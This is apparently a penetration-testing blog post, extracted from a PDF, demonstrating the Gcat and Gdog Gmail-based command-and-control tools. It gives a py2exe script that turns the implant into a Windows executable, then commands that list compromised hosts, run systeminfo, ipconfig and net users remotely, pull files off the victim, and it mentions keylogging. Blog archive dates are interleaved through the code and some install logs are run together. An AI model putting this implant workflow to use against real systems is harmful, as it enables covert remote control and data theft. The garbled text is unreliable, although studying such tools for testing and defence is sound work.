

Penetration Testing Lab

Articles from the Pentesting Field





```
import py2exe
                                                                                April 2018
                                                                                > January 2018
      setup(console=['implant.py'])
                                                                                December 2017
                                                                                November 2017
     # setup.py
                                                                                October 2017
      from distutils.core import setup
                                                                                September 2017
      import py2exe
                                                                                August 2017
      setup(console=['implant.py'])
                                                                                > July 2017
                                                                                > June 2017
                                                                                May 2017
                                                                                > April 2017
                         Gcat – Setup File for Implant
                                                                                March 2017
                                                                                > February 2017
Running python.exe with the following arguments will create the executable.
                                                                                > January 2017
                                                                                November 2016
  Command Prompt
                                                                                September 2016
                                                                                > February 2015
  :\Python27>python.exe setup.py py2exe
  running py2exe
                                                                                January 2015
 *** searching for required modules ***
                                                                                > July 2014
  *** parsing results ***
 creating python loader for extension '_ctypes' (C:\Python27\DLLs\_ctypes
                                                                                > April 2014
 creating python loader for extension 'unicodedata' (C:\Python27\DLLs\uni
                                                                                > June 2013
 creating python loader for extension 'select' (C:\Python27\DLLs\select.p
 creating python loader for extension '_socket' (C:\Python27\DLLs\_socket
                                                                                May 2013
 creating python loader for extension '_hashlib' (C:\Python27\DLLs\_hashl
                                                                                April 2013
 creating python loader for extension '_ssl' (C:\Python27\DLLs\_ssl.pyd -
 creating python loader for extension 'bz2' (C:\Python27\DLLs\bz2.pyd ->
                                                                                March 2013
  *** finding dlls needed ***
                                                                                > February 2013
  ** create binaries ***
                                                                                > January 2013
  ** byte compile python files ***
                                                                                December 2012
                     Gcat – Convert Implant to Executable
                                                                                November 2012
                                                                                October 2012
From the moment that the implant will executed on the host the attacker would be able to
send commands via Gmail.
                                                                                September 2012
                                                                                > August 2012
```



Gcat – Running Implant

The following command will list the hosts that are running the implant. Anything before the Windows-post2008Server-6.2.9200-AMD64 is the ID. This can be used in order to interact with the host and send command and also to view the output of these commands.

```
root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat#
```

Gcat – Listing Compromised Hosts

Gcat gives the ability to execute CMD commands. Therefore it is possible to execute various commands in order to enumerate system information.

```
root@kali:~/gcat# python gcat.py -list
ae08c8c9-7a71-529b-9810-4955736cfda8 Windows-post2008Server-6.2.9200-AMD64
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -cmd '
systeminfo'
[*] Command sent successfully with jobid: mQLN5nr
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -jobid
mQLN5nr
DATE: 'Sun, 30 Jul 2017 19:17:32 -0700 (PDT)'
JOBID: mQLN5nr
```

Gcat - Executing systeminfo Command

- > July 2012
- > June 2012
- > April 2012
- March 2012
- > February 2012

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Pen Test Lab Stats

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Blogroll

By specifying the job id the output of the command will be retrieved.

Host Name: OS Name: OS Version: DESKTOP-4CG7MS1 Microsoft Windows 10 Home 10.0.15063 N/A Build 15063

OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free

Registered Owner: User

Registered Organization:

Product ID: 00325-95883-15553-AA0EM
Original Install Date: 14/04/2017, 08:44:56
System Boot Time: 30/07/2017, 14:45:14

System Manufacturer: LENOVO System Model: 80QD

System Type: x64-based PC

Processor(s): 1 Processor(s) Installed.

Gcat – System Info

The same applies for any other command like ipconfig.

```
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -cmd '
ipconfig'
[*] Command sent successfully with jobid: 5MC67yJ
root@kali:~/gcat# python gcat.py -id ae08c8c9-7a71-529b-9810-4955736cfda8 -jobid
5MC67yJ
DATE: 'Sun, 30 Jul 2017 19:30:07 -0700 (PDT)'
JOBID: 5MC67yJ
```

Gcat – Executing CMD Commands

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- room362 Blatherings of a Security Addict 0
- darkoperator Shell is only the Beginning 0
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```
Windows IP Configuration
Wireless LAN adapter Local Area Connection* 2:
  Media State . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
Ethernet adapter VMware Network Adapter VMnet8:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . : fe80::c1a6:2104:e927:a76f%8
  IPv4 Address. . . . . . . . . . : 192.168.192.1
  Default Gateway . . . . . . . . :
Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . : home
  Link-local IPv6 Address . . . . : fe80::e919:edad:f748:135e%2
  IPv4 Address. . . . . . . . . : 192.168.1.161
  Default Gateway . . . . . . . : 192.168.1.254
```

Gcat – IP Config

Gdog

Gdog is the successor of Gcat and it is actually the same Command and Control tool but more advanced since it can retrieve geolocation information, it has keylogger functionality, it supports encrypted communication and various other features. However it has more dependencies since it requires the following modules to be installed in order to compile the client.py file into an executable:

- PyCrypto module
- WMI module
- Enum34 module
- Netifaces module

Professional

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Installation of WMI and Enum34 can be done easily by downloading the necessary Advertisements archives and running the setup.py files with the install argument. \Python27\WMI-1.4.9>python.exe setup.py install unning install unning build unning build_py reating build reating build\lib opying wmi.py -> build\lib unning build scripts reating build\scripts-2.7 opying wmitest.py -> build\scripts-2.7 opying wmiweb.py -> build\scripts-2.7 opying wmitest.cmd -> build\scripts-2.7 opying wmitest.master.ini -> build\scripts-2.7 unning install_lib opying build\lib\mmi.py -> C:\Python27\Lib\site-packages yte-compiling C:\Python27\Lib\site-packages\wmi.py to wmi.pyc unning install_scripts opying build\scripts-2.7\wmitest.cmd -> C:\Python27\Scripts opying build\scripts-2.7\wmitest.master.ini -> C:\Python27\Scripts opying build\scripts-2.7\wmitest.py -> C:\Python27\Scripts opying build\scripts-2.7\wmiweb.py -> C:\Python27\Scripts unning install_data arning: install_data: setup script did not provide a directory for 'readme.txt' -- installing right in 'C:\Python27' opying readme.txt -> C:\Python27 unning install_egg_info iting C:\Python27\Lib\site-packages\WMI-1.4.9-py2.7.egg-info WMI Module - Installation C:\Python27\enum34-1.1.6>python.exe setup.py install running install running bdist_egg running egg info writing enum34.egg-info\PKG-INFO writing top-level names to enum34.egg-info\top level.txt writing dependency links to enum34.egg-info\dependency links.txt reading manifest file 'enum34.egg-info\SOURCES.txt' reading manifest template 'MANIFEST.in' writing manifest file 'enum34.egg-info\SOURCES.txt' installing library code to build\bdist.win-amd64\egg running install_lib running build_py Enum34 Module Installation The same Gmail settings needs to be applied as with Gcat (IMAP & Less Secure Apps).

Converting the client py to an executable can be done with the same code as long as all

the modules are successfully installed and there are no errors. # setup.py from distutils.core import setup import py2exe 4 setup(console=['client.py']) From the moment that the client.exe (implant) will executed on the remote host various commands can be sent through Gmail in an encrypted form. hereiam:54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 pentestl to me 🔻 vZu1gyfHKD2CP1twUohO49stPpdETgIQdD0Y03lxxqCBG5S6+4xrj34EhBYxoVZ5evr75VCfxxAbAO dyFqdvTyurNPadnYQaQyeOvUESD56bNmuaDHl8XSNpAh+25wkZ66NGIDUIRaw41vkbMj16bGaR tXS/Txqi5LQ+xYyTCvE+d2xE4BghdQdoJ0HHwLLEzD74qpFmaug0O1xqlStmhje88CvuQRX4VQwytQZPK6j5VYTkgvBgxkU5ecaRaw9zPgQvxgDfiyOl/e4LwTkNtS5EqB+BqRtXa1lC1zJNFr5nTkpT3cyhqR5yokRaT1wEqXdSZSGg9ligLs/MYG8eC6lpqOpgAKCq5ytoXCXVUz4LeoPM7MGzttlLq7JzAjsXqqv65JVW+XMB2xlot+Q/oYnac2pkUuZ6zqRJPmaaSTCVGR4PpY9V15rGntfg4ZnWFHpbD811sxoq qMX47EoWHCtnb3DUeq7l7AbHGFSgVpYVL3pem+ZwzpA2NJRPPJGS2+f4jt1ZQ24igcD8vciEUbHThMiWoYzTnJ9UzZx9TX0IHQB4zMamGcEFHMNSafPcP2mel+Advm7Oi5uqrxPi+zq74DtvHtcUHrq *Gdog – Encrypted Communication* The following screenshots demonstrate some of the activities that Gdog can perform: **System Information:**

```
kali:~/gdog# python gdog.py -list
 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0 Windows-post20085
 erver-6.2.9200
   oot@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
 384b845e1522fb907e0 -info
 ID: 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c384b845e1522fb907e0
 DATE: 'Tue, 01 Aug 2017 19:45:41 -0700 (PDT)'
 PID: 21924
 USER: User@DESKTOP-4CG7MS1
 OS: Windows-post2008Server-6.2.9200
 ARCHITECTURE: AMD64
 CPU: Intel64 Family 6 Model 78 Stepping 3, GenuineIntel
 GPU: [u'Intel(R) HD Graphics 520']
 MOTHERBOARD: LENOVO VIUU4 PF0FRY7M
 CHASSIS TYPE: Notebook
 ADMIN: no
 TOTAL RAM: 8.0GB
 BIOS: DBCN22WW LENOVO PF0FRY7M
 MAC ADDRESS: e0:94:67:90:22:6f
 LOCAL IPv4 ADDRESS:
 Antivirus: '[u'Windows Defender']'
 Firewall: '[]'
 Antispyware: '[u'Windows Defender']
                            Gdog – System Information
Message Box:
 C:\Users\User>
                       netbiosX
                        pentestlab
                                Gdog – Message Box
Execute Commands:
```

Gdog – net users

Download Files:

```
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -download "C:\Python27\client.py"
[*] Command sent successfully with jobid: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3
d58c4716ce187b293e8cde89
root@kali:~/gdog# python gdog.py -id 54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c
384b845e1522fb907e0 -jobid d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b2
93e8cde89
DATE: 'Tue, 01 Aug 2017 20:14:13 -0700 (PDT)'
J0BID: d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde89

Gdog — Download Files
```

CMD: 'download'
'Success'
[*] Downloaded file saved to ./data/54e18cf259d23595390d3aa4c9dc92d368be9e0d8293c3
84b845e1522fb907e0-d6e2696ba89652e77de8f4ae7bd1bab7fbd847a3d58c4716ce187b293e8cde8
Gdog – Location of saved file
Resources
https://github.com/byt3bl33d3r/gcat
https://github.com/maldevel/gdog
https://github.com/pyinstaller/pyinstaller
http://www.pyinstaller.org/



